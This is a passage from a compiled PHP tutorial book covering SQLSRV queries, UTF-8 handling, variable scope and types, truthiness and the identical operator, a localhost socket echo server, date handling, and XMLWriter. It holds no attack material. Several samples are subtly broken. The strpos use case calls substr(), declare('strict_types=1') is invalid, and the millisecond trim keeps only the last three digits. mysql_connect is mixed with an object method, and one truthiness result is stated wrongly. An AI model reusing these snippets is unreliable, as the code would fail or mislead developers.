`sqlsrv_fetch_object()` retrieves the next row as an object.

```
$stmt = sqlsrv_query($conn, $query);

while($obj = sqlsrv_fetch_object($stmt)) {
    echo $obj->field; // Object property names are the names of the fields from the query
    //...
}
```

---

sqlsrv_fetch()

`sqlsrv_fetch()` makes the next row available for reading.

```
$stmt = sqlsrv_query($conn, $query);

while(sqlsrv_fetch($stmt) === true) {
    $foo = sqlsrv_get_field($stmt, 0); //gets the first field -
}
```

Retrieving Error Messages

When a query goes wrong, it is important to fetch the error message(s) returned by the driver to identify the cause of the problem. The syntax is:

```
sqlsrv_errors([int $errorsOrWarnings]);
```

This returns an array with:

Key	Description
SQLSTATE	The state that the SQL Server / OBDC Driver is in
code	The SQL Server error code
message	The description of the error

It is common to use the above function like so:

```
$brokenQuery = "SELECT BadColumnName FROM Table_1";
$stmt = sqlsrv_query($conn, $brokenQuery);

if ($stmt === false) {
    if (($errors = sqlsrv_errors()) != null) {
        foreach ($errors as $error) {
            echo "SQLSTATE: ".$error['SQLSTATE']."<br />";
            echo "code: ".$error['code']."<br />";
            echo "message: ".$error['message']."<br />";
        }
    }
}
```

Read Using SQLSRV online: https://riptutorial.com/php/topic/4467/using-sqlsrv

Chapter 103: UTF-8

Remarks

- You need to make sure that every time you process a UTF-8 string, you do so safely. This is, unfortunately, the hard part. You'll probably want to make extensive use of PHP's `mbstring` extension.

- **PHP's built-in string operations are _not_ by default UTF-8 safe.** There are some things you can safely do with normal PHP string operations (like concatenation), but for most things you should use the equivalent `mbstring` function.

Examples

Input

- You should verify every received string as being valid UTF-8 before you try to store it or use it anywhere. PHP's `mb_check_encoding()` does the trick, but you have to use it consistently. There's really no way around this, as malicious clients can submit data in whatever encoding they want.

```
$string = $_REQUEST['user_comment'];
if (!mb_check_encoding($string, 'UTF-8')) {
    // the string is not UTF-8, so re-encode it.
    $actualEncoding = mb_detect_encoding($string);
    $string = mb_convert_encoding($string, 'UTF-8', $actualEncoding);
}
```

- **If you're using HTML5 then you can ignore this last point.** You want all data sent to you by browsers to be in UTF-8. The only reliable way to do this is to add the `accept-charset` attribute to all of your `<form>` tags like so:

```
<form action="somepage.php" accept-charset="UTF-8">
```

Output

- If your application transmits text to other systems, they will also need to be informed of the character encoding. In PHP, you can use the `default_charset` option in `php.ini`, or manually issue the `Content-Type` MIME header yourself. This is the preferred method when targeting modern browsers.

```
header('Content-Type: text/html; charset=utf-8');
```

- If you are unable to set the response headers, then you can also set the encoding in an HTML document with HTML metadata.

- HTML5

```
<meta charset="utf-8">
```

- Older versions of HTML

```
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Data Storage and Access

This topic specifically talks about UTF-8 and considerations for using it with a database. If you want more information about using databases in PHP then checkout this topic.

Storing Data in a MySQL Database:

- Specify the `utf8mb4` character set on all tables and text columns in your database. This makes MySQL physically store and retrieve values encoded natively in UTF-8.

  MySQL will implicitly use `utf8mb4` encoding if a `utf8mb4_*` collation is specified (without any explicit character set).

- Older versions of MySQL (< 5.5.3) do not support `utf8mb4` so you'll be forced to use `utf8`, which only supports a subset of Unicode characters.

Accessing Data in a MySQL Database:

- In your application code (e.g. PHP), in whatever DB access method you use, you'll need to set the connection charset to `utf8mb4`. This way, MySQL does no conversion from its native UTF-8 when it hands data off to your application and vice versa.

- Some drivers provide their own mechanism for configuring the connection character set, which both updates its own internal state and informs MySQL of the encoding to be used on the connection. This is usually the preferred approach.

  For Example (The same consideration regarding `utf8mb4`/`utf8` applies as above):

  - If you're using the PDO abstraction layer with PHP ≥ 5.3.6, you can specify `charset` in the DSN:

    ```
    $handle = new PDO('mysql:charset=utf8mb4');
    ```

  - If you're using mysqli, you can call `set_charset()`:

    ```
    $conn = mysqli_connect('localhost', 'my_user', 'my_password', 'my_db');

    $conn->set_charset('utf8mb4');          // object oriented style
    mysqli_set_charset($conn, 'utf8mb4'); // procedural style
    ```

- If you're stuck with plain mysql but happen to be running PHP ≥ 5.2.3, you can call `mysql_set_charset`.

```
$conn = mysql_connect('localhost', 'my_user', 'my_password');

$conn->set_charset('utf8mb4');        // object oriented style
mysql_set_charset($conn, 'utf8mb4'); // procedural style
```

- If the database driver does not provide its own mechanism for setting the connection character set, you may have to issue a query to tell MySQL how your application expects data on the connection to be encoded: `SET NAMES 'utf8mb4'`.

Read UTF-8 online: https://riptutorial.com/php/topic/1745/utf-8

Chapter 104: Variable Scope

Introduction

Variable scope refers to the regions of code where a variable may be accessed. This is also referred to as *visibility*. In PHP scope blocks are defined by functions, classes, and a global scope available throughout an application.

Examples

User-defined global variables

The scope outside of any function or class is the global scope. When a PHP script includes another (using `include` or `require`) the scope remains the same. If a script is included outside of any function or class, it's global variables are included in the same global scope, but if a script is included from within a function, the variables in the included script are in the scope of the function.

Within the scope of a function or class method, the `global` keyword may be used to create an access user-defined global variables.

```php
<?php

$amount_of_log_calls = 0;

function log_message($message) {
    // Accessing global variable from function scope
    // requires this explicit statement
    global $amount_of_log_calls;

    // This change to the global variable is permanent
    $amount_of_log_calls += 1;

    echo $message;
}

// When in the global scope, regular global variables can be used
// without explicitly stating 'global $variable;'
echo $amount_of_log_calls; // 0

log_message("First log message!");
echo $amount_of_log_calls; // 1

log_message("Second log message!");
echo $amount_of_log_calls; // 2
```

A second way to access variables from the global scope is to use the special PHP-defined $GLOBALS array.

The $GLOBALS array is an associative array with the name of the global variable being the key and the contents of that variable being the value of the array element. Notice how $GLOBALS

exists in any scope, this is because $GLOBALS is a superglobal.

This means that the `log_message()` function could be rewritten as:

```
function log_message($message) {
    // Access the global $amount_of_log_calls variable via the
    // $GLOBALS array. No need for 'global $GLOBALS;', since it
    // is a superglobal variable.
    $GLOBALS['amount_of_log_calls'] += 1;

    echo $messsage;
}
```

One might ask, why use the $GLOBALS array when the `global` keyword can also be used to get a global variable's value? The main reason is using the `global` keyword will bring the variable into scope. You then can't reuse the same variable name in the local scope.

Superglobal variables

Superglobal variables are defined by PHP and can always be used from anywhere without the `global` keyword.

```php
<?php

function getPostValue($key, $default = NULL) {
    // $_POST is a superglobal and can be used without
    // having to specify 'global $_POST;'
    if (isset($_POST[$key])) {
         return $_POST[$key];
    }

    return $default;
}

// retrieves $_POST['username']
echo getPostValue('username');

// retrieves $_POST['email'] and defaults to empty string
echo getPostValue('email', '');
```

Static properties and variables

Static class properties that are defined with the `public` visibility are functionally the same as global variables. They can be accessed from anywhere the class is defined.

```
class SomeClass {
    public static int $counter = 0;
}

// The static $counter variable can be read/written from anywhere
// and doesn't require an instantiation of the class
SomeClass::$counter += 1;
```

Functions can also define static variables inside their own scope. These static variables persist

---

through multiple function calls, unlike regular variables defined in a function scope. This can be a very easy and simple way to implement the Singleton design pattern:

```php
class Singleton {
    public static function getInstance() {
        // Static variable $instance is not deleted when the function ends
        static $instance;

        // Second call to this function will not get into the if-statement,
        // Because an instance of Singleton is now stored in the $instance
        // variable and is persisted through multiple calls
        if (!$instance) {
            // First call to this function will reach this line,
            // because the $instance has only been declared, not initialized
            $instance = new Singleton();
        }

        return $instance;

    }
}

$instance1 = Singleton::getInstance();
$instance2 = Singleton::getInstance();

// Comparing objects with the '===' operator checks whether they are
// the same instance. Will print 'true', because the static $instance
// variable in the getInstance() method is persisted through multiple calls
var_dump($instance1 === $instance2);
```

Read Variable Scope online: https://riptutorial.com/php/topic/3426/variable-scope

Chapter 105: Variables

Syntax

- $variable = 'value'; // Assign general variable
- $object->property = 'value'; // Assign an object property
- ClassName::$property = 'value'; // Assign a static class property
- $array[0] = 'value'; // Assign a value to an index of an array
- $array[] = 'value'; // Push an item at the end of an array
- $array['key'] = 'value'; // Assign an array value
- echo $variable; // Echo (print) a variable value
- some_function($variable); // Use variable as function parameter
- unset($variable); // Unset a variable
- $$variable = 'value'; // Assign to a variable variable
- isset($variable); // Check if a variable is set or not
- empty($variable); // Check if a variable is empty or not

Remarks

Type checking

Some of the documentation regarding variables and types mentions that PHP does not use static typing. This is correct, but PHP does some type checking when it comes to function/method parameters and return values (especially with PHP 7).

You can enforce parameter and return value type-checking by using type-hinting in PHP 7 as follows:

```php
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> **Note:** PHP's `gettype()` for integers and booleans is `integer` and `boolean` respectively. But for type-hinting for such variables you need to use `int` and `bool`. Otherwise PHP won't give you a syntax error, but it will expect `integer` and `boolean` *classes* to be passed.

The above example throws an error in case non-numeric value is given as either the `$a` or `$b` parameter, and if the function returns something else than `true` or `false`. The above example is "loose", as in you can give a float value to `$a` or `$b`. If you wish to enforce strict types, meaning you can only input integers and not floats, add the following to the very beginning of your PHP file:

```php
<?php
declare('strict_types=1');
```

Before PHP 7 functions and methods allowed type hinting for the following types:

- `callable` (a callable function or method)
- `array` (any type of array, which can contain other arrays too)
- Interfaces (Fully-Qualified-Class-Name, or FQDN)
- Classes (FQDN)

See also: Outputting the Value of a Variable

Examples

Accessing A Variable Dynamically By Name (Variable variables)

Variables can be accessed via dynamic variable names. The name of a variable can be stored in another variable, allowing it to be accessed dynamically. Such variables are known as variable variables.

To turn a variable into a variable variable, you put an extra `$` put in front of your variable.

```php
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Variable variables are useful for mapping function/method calls:

```php
function add($a, $b) {
    return $a + $b;
}

$funcName = 'add';
```

```
echo $funcName(1, 2); // outputs 3
```

This becomes particularly helpful in PHP classes:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

It is possible, but not required to put `$variableName` between `{}`:

```
${$variableName} = $value;
```

The following examples are both equivalent and output "baz":

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;              // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

Using `{}` is only mandatory when the name of the variable is itself an expression, like this:

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

It is nevertheless recommended to always use `{}`, because it's more readable.

While it is not recommended to do so, it is possible to chain this behavior:

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> It's important to note that the excessive usage of variable variables is considered a bad
> practice by many developers. Since they're not well-suited for static analysis by
> modern IDEs, large codebases with many variable variables (or dynamic method
> invocations) can quickly become difficult to maintain.

Differences between PHP5 and PHP7

Another reason to always use `{}` or `()`, is that PHP5 and PHP7 have a slightly different way of
dealing with dynamic variables, which results in a different outcome in some cases.

In PHP7, dynamic variables, properties, and methods will now be evaluated strictly in left-to-right

order, as opposed to the mix of special cases in PHP5. The examples below show how the order of evaluation has changed.

Case 1 : `$$foo['bar']['baz']`

- PHP5 interpretation : `${$foo['bar']['baz']}`
- PHP7 interpretation : `($$foo)['bar']['baz']`

Case 2 : `$foo->$bar['baz']`

- PHP5 interpretation : `$foo->{$bar['baz']}`
- PHP7 interpretation : `($foo->$bar)['baz']`

Case 3 : `$foo->$bar['baz']()`

- PHP5 interpretation : `$foo->{$bar['baz']}()`
- PHP7 interpretation : `($foo->$bar)['baz']()`

Case 4 : `Foo::$bar['baz']()`

- PHP5 interpretation : `Foo::{$bar['baz']}()`
- PHP7 interpretation : `(Foo::$bar)['baz']()`

Data Types

There are different data types for different purposes. PHP does not have explicit type definitions, but the type of a variable is determined by the type of the value that is assigned, or by the type that it is casted to. This is a brief overview about the types, for a detailed documentation and examples, see the PHP types topic.

There are following data types in PHP: null, boolean, integer, float, string, object, resource and array.

Null

Null can be assigned to any variable. It represents a variable with no value.

```
$foo = null;
```

This invalidates the variable and it's value would be undefined or void if called. The variable is cleared from memory and deleted by the garbage collector.

Boolean

This is the simplest type with only two possible values.

```
$foo = true;
$bar = false;
```

Booleans can be used to control the flow of code.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

Integer

An integer is a whole number positive or negative. It can be in used with any number base. The size of an integer is platform-dependent. PHP does not support unsigned integers.

```
$foo = -3;  // negative
$foo = 0;    // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

Float

Floating point numbers, "doubles" or simply called "floats" are decimal numbers.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

Array

An array is like a list of values. The simplest form of an array is indexed by integer, and ordered by the index, with the first element lying at index 0.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+

echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

Arrays can also associate a key other than an integer index to a value. In PHP, all arrays are associative arrays behind the scenes, but when we refer to an 'associative array' distinctly, we

usually mean one that contains one or more keys that aren't integers.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

String

A string is like an array of characters.

```
$foo = "bar";
```

Like an array, a string can be indexed to return its individual characters:

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

Object

An object is an instance of a class. Its variables and methods can be accessed with the `->` operator.

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Resource

Resource variables hold special handles to opened files, database connections, streams, image canvas areas and the like (as it is stated in the manual).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

To get the type of a variable as a string, use the `gettype()` function:

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

Global variable best practices

We can illustrate this problem with the following pseudo-code

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

Your first question here is an obvious one

> Where did $bob come from?

Are you confused? Good. You've just learned why globals are confusing and considered a **bad practice**.

If this were a real program, your next bit of fun is to go track down all instances of $bob and hope you find the right one (this gets worse if $bob is used everywhere). Worse, if someone else goes and defines $bob (or you forgot and reused that variable) your code can break (in the above code example, having the wrong object, or no object at all, would cause a fatal error).

Since virtually all PHP programs make use of code like include('file.php'); your job maintaining code like this becomes exponentially harder the more files you add.

Also, this makes the task of testing your applications very difficult. Suppose you use a global variable to hold your database connection:

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

In order to unit test this function, you have to override the global $dbConnector variable, run the tests and then reset it to its original value, which is very bug prone:

```
/**
 * @test
 */
function testSomething() {
    global $dbConnector;

    $bkp = $dbConnector; // Make backup
    $dbConnector = Mock::create('DBConnector'); // Override

    assertTrue(foo());

    $dbConnector = $bkp; // Restore
}
```

How do we avoid Globals?

The best way to avoid globals is a philosophy called **Dependency Injection**. This is where we pass the tools we need into the function or class.

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

This is **much** easier to understand and maintain. There's no guessing where `$bob` was set up because the caller is responsible for knowing that (it's passing us what we need to know). Better still, we can use type declarations to restrict what's being passed.

So we know that `$bob` is either an instance of the `Bar` class, or an instance of a child of `Bar`, meaning we know we can use the methods of that class. Combined with a standard autoloader (available since PHP 5.3), we can now go track down where `Bar` is defined. PHP 7.0 or later includes expanded type declarations, where you can also use scalar types (like `int` or `string`).

4.1

Superglobal variables

Super globals in PHP are predefined variables, which are always available, can be accessed from any scope throughout the script.

There is no need to do global $variable; to access them within functions/methods, classes or files.

These PHP superglobal variables are listed below:

- $GLOBALS
- $_SERVER
- $_REQUEST
- $_POST
- $_GET
- $_FILES
- $_ENV
- $_COOKIE
- $_SESSION

Getting all defined variables

`get_defined_vars()` returns an array with all the names and values of the variables defined in the scope in which the function is called. If you want to print data you can use standard functions for outputting human-readable data, like `print_r` or `var_dump`.

```
var_dump(get_defined_vars());
```

Note: This function usually returns only 4 superglobals: `$_GET`,`$_POST`,`$_COOKIE`,`$_FILES`. Other superglobals are returned only if they have been used somewhere in the code. This is because of the `auto_globals_jit` directive which is enabled by default. When it's enabled, the `$_SERVER` and `$_ENV` variables are created when they're first used (Just In Time) instead of when the script starts. If these variables are not used within a script, having this directive on will result in a performance gain.

Default values of uninitialized variables

Although not necessary in PHP however it is a very good practice to initialize variables.
Uninitialized variables have a default value of their type depending on the context in which they
are used:

Unset AND unreferenced

```
var_dump($unset_var); // outputs NULL
```

Boolean

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

String

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

Integer

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

Float/double

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

Array

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

Object

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

Relying on the default value of an uninitialized variable is problematic in the case of including one
file into another which uses the same variable name.

Variable Value Truthiness and Identical Operator

In PHP, variable values have an associated "truthiness" so even non-boolean values will equate to
`true` or `false`. This allows any variable to be used in a conditional block, e.g.

```
if ($var == true) { /* explicit version */ }
```

```
if ($var) { /* $var == true is implicit */ }
```

Here are some fundamental rules for different types of variable values:

- **Strings** with non-zero length equate to `true` including strings containing only whitepace such as `' '`.
- Empty strings `''` equate to `false`.

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- **Integers** equate to `true` if they are nonzero, while zero equates to `false`.

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **null** equates to `false`

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Empty** strings `''` and string zero `'0'` equate to `false`.

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Floating-point** values equate to `true` if they are nonzero, while zero values equates to `false`.
  - `NAN` (PHP's Not-a-Number) equates to `true`, i.e. `NAN == true` is `true`. This is because `NAN` is a *nonzero* floating-point value.
  - Zero-values include both +0 and -0 as defined by IEEE 754. PHP does not distinguish between +0 and -0 in its double-precision floating-point, i.e. `floatval('0') == floatval('-0')` is `true`.
    - In fact, `floatval('0') === floatval('-0')`.
    - Additionally, both `floatval('0') == false` and `floatval('-0') == false`.

```
$var = NAN;
```

```
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

IDENTICAL OPERATOR

In the PHP Documentation for Comparison Operators, there is an Identical Operator `===`. This operator can be used to check whether a variable is *identical* to a reference value:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

It has a corresponding *not identical* operator `!==`:

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

The identical operator can be used as an alternative to language functions like `is_null()`.

USE CASE WITH `strpos()`

The `strpos($haystack, $needle)` language function is used to locate the index at which `$needle` occurs in `$haystack`, or whether it occurs at all. The `strpos()` function is case sensitive; if case-insensitive find is what you need you can go with `stripos($haystack, $needle)`

The `strpos` & `stripos` function also contains third parameter `offset` (int) which if specified, search will start this number of characters counted from the beginning of the string. Unlike strpos and stripos, the offset cannot be negative

The function can return:

- `0` if `$needle` is found at the beginning of `$haystack`;
- a non-zero integer specifying the index if `$needle` is found somewhere other than the beginning in `$haystack`;
- and value `false` if `$needle` is *not* found anywhere in `$haystack`.

Because both `0` and `false` have truthiness `false` in PHP but represent distinct situations for `strpos()`, it is important to distinguish between them and use the identical operator `===` to look exactly for `false` and not just a value that equates to `false`.

```
$idx = substr($haystack, $needle);
```

```
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

Alternatively, using the *not identical* operator:

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

Read Variables online: https://riptutorial.com/php/topic/194/variables

Chapter 106: WebSockets

Introduction

Usage of socket extension implements a low-level interface to the socket communication functions based on the popular BSD sockets, providing the possibility to act as a socket server as well as a client.

Examples

Simple TCP/IP server

Minimal example based on PHP manual example found here:
http://php.net/manual/en/sockets.examples.php

Create a websocket script that listens to Port 5000 Use putty, terminal to run `telnet 127.0.0.1 5000` (localhost). This script replies with the message you sent (as a ping-back)

```php
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}

do {
```

```
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

Read WebSockets online: https://riptutorial.com/php/topic/9598/websockets

Chapter 107: Working with Dates and Time

Syntax

- string date (string $format [, int $timestamp = time()])
- int strtotime (string $time [, int $now])

Examples

Parse English date descriptions into a Date format

Using the `strtotime()` function combined with `date()` you can parse different English text descriptions to dates:

```
// Gets the current date
echo date("m/d/Y", strtotime("now")), "\n"; // prints the current date
echo date("m/d/Y", strtotime("10 September 2000")), "\n"; // prints September 10, 2000 in the
m/d/Y format
echo date("m/d/Y", strtotime("-1 day")), "\n"; // prints yesterday's date
echo date("m/d/Y", strtotime("+1 week")), "\n"; // prints the result of the current date + a
week
echo date("m/d/Y", strtotime("+1 week 2 days 4 hours 2 seconds")), "\n"; // same as the last
example but with extra days, hours, and seconds added to it
echo date("m/d/Y", strtotime("next Thursday")), "\n"; // prints next Thursday's date
echo date("m/d/Y", strtotime("last Monday")), "\n"; // prints last Monday's date
echo date("m/d/Y", strtotime("First day of next month")), "\n"; // prints date of first day of
next month
echo date("m/d/Y", strtotime("Last day of next month")), "\n"; // prints date of last day of
next month
echo date("m/d/Y", strtotime("First day of last month")), "\n"; // prints date of first day of
last month
echo date("m/d/Y", strtotime("Last day of last month")), "\n"; // prints date of last day of
last month
```

Convert a date into another format

The Basics

The simplist way to convert one date format into another is to use `strtotime()` with `date()`. `strtotime()` will convert the date into a Unix Timestamp. That Unix Timestamp can then be passed to `date()` to convert it to the new format.

```
$timestamp = strtotime('2008-07-01T22:35:17.02');
$new_date_format = date('Y-m-d H:i:s', $timestamp);
```

Or as a one-liner:

```
$new_date_format = date('Y-m-d H:i:s', strtotime('2008-07-01T22:35:17.02'));
```

Keep in mind that `strtotime()` requires the date to be in a [valid format](#). Failure to provide a valid format will result in `strtotime()` returning false which will cause your date to be 1969-12-31.

Using `DateTime()`

As of PHP 5.2, PHP offered the `DateTime()` class which offers us more powerful tools for working with dates (and time). We can rewrite the above code using `DateTime()` as so:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$new_date_format = $date->format('Y-m-d H:i:s');
```

Working with Unix timestamps

`date()` takes a Unix timestamp as its second parameter and returns a formatted date for you:

```
$new_date_format = date('Y-m-d H:i:s', '1234567890');
```

DateTime() works with Unix timestamps by adding an `@` before the timestamp:

```
$date = new DateTime('@1234567890');
$new_date_format = $date->format('Y-m-d H:i:s');
```

If the timestamp you have is in milliseconds (it may end in `000` and/or the timestamp is thirteen characters long) you will need to convert it to seconds before you can can convert it to another format. There's two ways to do this:

- Trim the last three digits off using `substr()`

Trimming the last three digits can be acheived several ways, but using `substr()` is the easiest:

```
$timestamp = substr('1234567899000', -3);
```

- Divide the substr by 1000

You can also convert the timestamp into seconds by dividing by 1000. Because the timestamp is too large for 32 bit systems to do math on you will need to use the [BCMath](#) library to do the math as strings:

```
$timestamp = bcdiv('1234567899000', '1000');
```

To get a Unix Timestamp you can use `strtotime()` which returns a Unix Timestamp:

```
$timestamp = strtotime('1973-04-18');
```

With DateTime() you can use `DateTime::getTimestamp()`

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->getTimestamp();
```

If you're running PHP 5.2 you can use the `U` formatting option instead:

```
$date = new DateTime('2008-07-01T22:35:17.02');
$timestamp = $date->format('U');
```

Working with non-standard and ambiguous date formats

Unfortunately not all dates that a developer has to work with are in a standard format. Fortunately PHP 5.3 provided us with a solution for that. `DateTime::createFromFormat()` allows us to tell PHP what format a date string is in so it can be successfully parsed into a DateTime object for further manipulation.

```
$date = DateTime::createFromFormat('F-d-Y h:i A', 'April-18-1973 9:48 AM');
$new_date_format = $date->format('Y-m-d H:i:s');
```

In PHP 5.4 we gained the ability to do class member access on instantiation has been added which allows us to turn our `DateTime()` code into a one-liner:

```
$new_date_format = (new DateTime('2008-07-01T22:35:17.02'))->format('Y-m-d H:i:s');
```

Unfortunately this does not work with `DateTime::createFromFormat()` yet.

Using Predefined Constants for Date Format

We can use Predefined Constants for Date format in `date()` instead of the conventional date format strings since PHP 5.1.0.

Predefined Date Format Constants Available

`DATE_ATOM` - Atom (2016-07-22T14:50:01+00:00)

`DATE_COOKIE` - HTTP Cookies (Friday, 22-Jul-16 14:50:01 UTC)

`DATE_RSS` - RSS (Fri, 22 Jul 2016 14:50:01 +0000)

`DATE_W3C` - World Wide Web Consortium (2016-07-22T14:50:01+00:00)

`DATE_ISO8601` - ISO-8601 (2016-07-22T14:50:01+0000)

`DATE_RFC822` - RFC 822 (Fri, 22 Jul 16 14:50:01 +0000)

`DATE_RFC850` - RFC 850 (Friday, 22-Jul-16 14:50:01 UTC)

`DATE_RFC1036` - RFC 1036 (Fri, 22 Jul 16 14:50:01 +0000)

`DATE_RFC1123` - RFC 1123 (Fri, 22 Jul 2016 14:50:01 +0000)

`DATE_RFC2822` - RFC 2822 (Fri, 22 Jul 2016 14:50:01 +0000)

DATE_RFC3339 - Same as DATE_ATOM (2016-07-22T14:50:01+00:00)

Usage Examples

```
echo date(DATE_RFC822);
```

> This will output: **Fri, 22 Jul 16 14:50:01 +0000**

```
echo date(DATE_ATOM,mktime(0,0,0,8,15,1947));
```

> This will output: **1947-08-15T00:00:00+05:30**

Getting the difference between two dates / times

The most feasible way is to use, the `DateTime` class.

An example:

```php
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");

// Calculate the diff
$diff = $now->diff($twoYearsAgo);

// $diff->y contains the difference in years between the two dates
$yearsDiff = $diff->y;
// $diff->m contains the difference in minutes between the two dates
$monthsDiff = $diff->m;
// $diff->d contains the difference in days between the two dates
$daysDiff = $diff->d;
// $diff->h contains the difference in hours between the two dates
$hoursDiff = $diff->h;
// $diff->i contains the difference in minutes between the two dates
$minsDiff = $diff->i;
// $diff->s contains the difference in seconds between the two dates
$secondsDiff = $diff->s;

// Total Days Diff, that is the number of days between the two dates
$totalDaysDiff = $diff->days;

// Dump the diff altogether just to get some details ;)
var_dump($diff);
```

Also, comparing two dates is much easier, just use the Comparison operators , like:

```php
<?php
// Create a date time object, which has the value of ~ two years ago
$twoYearsAgo = new DateTime("2014-01-18 20:05:56");
// Create a date time object, which has the value of ~ now
$now = new DateTime("2016-07-21 02:55:07");
var_dump($now > $twoYearsAgo); // prints bool(true)
```

```
var_dump($twoYearsAgo > $now); // prints bool(false)
var_dump($twoYearsAgo <= $twoYearsAgo); // prints bool(true)
var_dump($now == $now); // prints bool(true)
```

Read Working with Dates and Time online: https://riptutorial.com/php/topic/425/working-with-dates-and-time

Chapter 108: XML

Examples

Create an XML file using XMLWriter

Instantiate a XMLWriter object:

```
$xml = new XMLWriter();
```

Next open the file to which you want to write. For example, to write to
`/var/www/example.com/xml/output.xml`, use:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

To start the document (create the XML open tag):

```
$xml->startDocument('1.0', 'utf-8');
```

